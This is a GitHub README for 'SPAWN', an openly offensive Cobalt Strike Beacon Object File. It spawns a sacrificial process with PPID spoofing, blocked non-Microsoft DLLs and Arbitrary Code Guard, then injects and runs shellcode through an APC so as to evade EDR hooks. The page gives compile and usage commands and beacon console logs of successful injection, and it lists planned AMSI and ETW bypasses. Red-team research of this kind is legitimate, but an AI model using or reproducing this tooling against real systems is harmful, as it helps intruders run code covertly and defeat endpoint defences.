boku7 / spawn Public

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boku7 Merge pull request #2 from boku7/add-license-1 f955e63 · last year 59 Commits

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README.md	Update README.md	3 years ago
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compile.cmds	Add files via upload	3 years ago
popCalc.bin	Add files via upload	3 years ago
spawn.cna	Update spawn.cna	3 years ago
spawn.x64.c	Update spawn.x64.c	3 years ago
spawn.x64.o	Add files via upload	3 years ago

README MIT license

SPAWN - Cobalt Strike BOF

Cobalt Strike BOF that spawns a sacrificial process, injects it with shellcode, and executes payload. Built to evade EDR/UserLand hooks by spawning sacrificial process with Arbitrary Code Guard (ACG), BlockDll, and PPID spoofing.

- Due to ACG, this does not support shellcode which is dependent on these fuctionalities:
  - Toggling memory permissions between RW/RX.
  - RWX memory
- To inject shellcode into a spawned process that is dependent on the above functionilities please see the Hollow BOF project
- For an awesome explaination on ACG please see Adam Chestner's blog below.

New Features (08/01/2021)

- Spawn sacrificial process with Arbitrary Code Guard (ACG) to prevent EDR solutions from hooking into sacrificial process DLL's.
  - See Adam Chester's "Protecting Your Malware" blog for full details. This part of the BOF is derived from his work.
- Inject & Execute shellcode.

Popin' Calc from ACG Protected Process

About

Cobalt Strike BOF that spawns a sacrificial process, injects it with shellcode, and executes payload. Built to evade EDR/UserLand hooks by spawning sacrificial process with Arbitrary Code Guard (ACG), BlockDll, and PPID spoofing.

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



```
beacon> spawn notepad.exe 6248 /Users/bobby.cooke/git/boku7/SPAWN/po
[*] SPAWN (Bobby Cooke//SpiderLabs|@0xBoku|github.com/boku7)
[+] Opened handle 0x534 to process 6248(PID)
[+] Spawned process: notepad.exe | PID: 8404 | PPID: 6248
[+] Allocated RE memory in remote process 8404 (PID) at: 0x00000177A
[+] Wrote 280 bytes to memory in remote process 8404 (PID) at 0x0000
[+] APC queued for main thread of 8404 (PID) to shellcode address 0x
```

New Features (07/19/2021)

- CNA Agressor Script interface

```
beacon> help
    spawn                    Spawn a process with a spoofed PPID an
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
beacon> ps
8264  5536  OneDrive.exe                x86   1           DESKTOP-K
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
Opened handle 0x634 to process 8264(PID)
Success! Spawned process: cmd.exe | PID: 5384 | PPID: 8264
```

- PPID Spoofing
- Cobalt Strike "like" `blockdll` functionality

Compile with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c spawn.x64.c -o spawn.x64.o
```

Run from Cobalt Strike Beacon Console

- After compile import the spawn.cna script into Cobalt Strikes Script Manager

```
beacon> spawn /path/to/exe PPID /local/path/to/shellcode.bin
```

To Do List

- ~~Agressor script for better end user experience~~


```
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
```

- ~~PPID spoofing for better parent-child process relation OPSEC~~

```
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1640 bytes
[+] received output:
Attempting to openProcess: 8264(PID)
[+] received output:
Returned Handle: 6bc
[+] received output:
Successfully spawned process: cmd.exe
[DESKTOP-KOSR2NO] boku/10072 (x64)
```


  - Here we can see our `cmd.exe` process being spawned with the PPID as `OneDrive.exe`

- ~~implement Cobalt Strike `blockdll` functionality to prevent non-MS signed DLLs from loading into the spawned processes memory~~




  - We see the parent-child process relationship, and that our spawned process has been created with the `Signatures restricted (Microsoft only)`
  - The `Signatures restricted (Microsoft only)` makes it so DLL's not signed by Microsoft cannot be loaded into our spawned process

- ~~Do not crash the beacon process when the PE file does not exist~~



  - No longer crashes on process creation failure!

- ~~Return the PID to the Cobalt Strike console when the new process is spawned~~



- ~~Build out different methods of remote process injection~~ (08/01/21)
- Build out different methods of remote process patching
  - NTDLL.DLL remote process Unhooking
  - ETW remote process Patching/Bypass
  - AMSI remote process Patching/Bypass
  - CLR Loading & .Net assembly injection

Why did I build this?

1. To learn more about Cobalt Strike BOFs

2. I want flexibility in choosing my sacraficial processes.

- Spawning the same process for every fork-and-run seems like bad/predictable OPSEC to me.
- There are probably methods for this out there or built into CS already. Either way, I wanted to build my own.

3. I have allot of cool BOF ideas that I want to build on this.

Credits / References

PPID Spoofing & blockDll functionality

- Credit/shoutout to: Adam Chester @_xpn_ + @SEKTOR7net + Raphael Mudge
- Thank you for the amazing work that you've contributed. I would not be able to publish this without your blogs, videos, and awesome content!
- Main References for PPID Spoofing & blockdll

- https://blog.xpnsec.com/protecting-your-malware/
- https://blog.cobaltstrike.com/2021/01/13/pushing-back-on-userland-hooks-with-cobalt-strike/
- https://institute.sektor7.net/ (Courses)

Raphael Mudge - Beacon Object Files - Luser Demo

- https://www.youtube.com/watch?v=gfYswA_Ronw

Cobalt Strike - Beacon Object Files

- https://www.cobaltstrike.com/help-beacon-object-files

BOF Code References

anthemtotheego/InlineExecute-Assembly

- https://github.com/anthemtotheego/InlineExecute-Assembly/blob/main/inlineExecuteAssembly/inlineExecute-Assembly.cna

ajpc500/BOFs

- https://github.com/ajpc500/BOFs/

trustedsec/CS-Situational-Awareness-BOF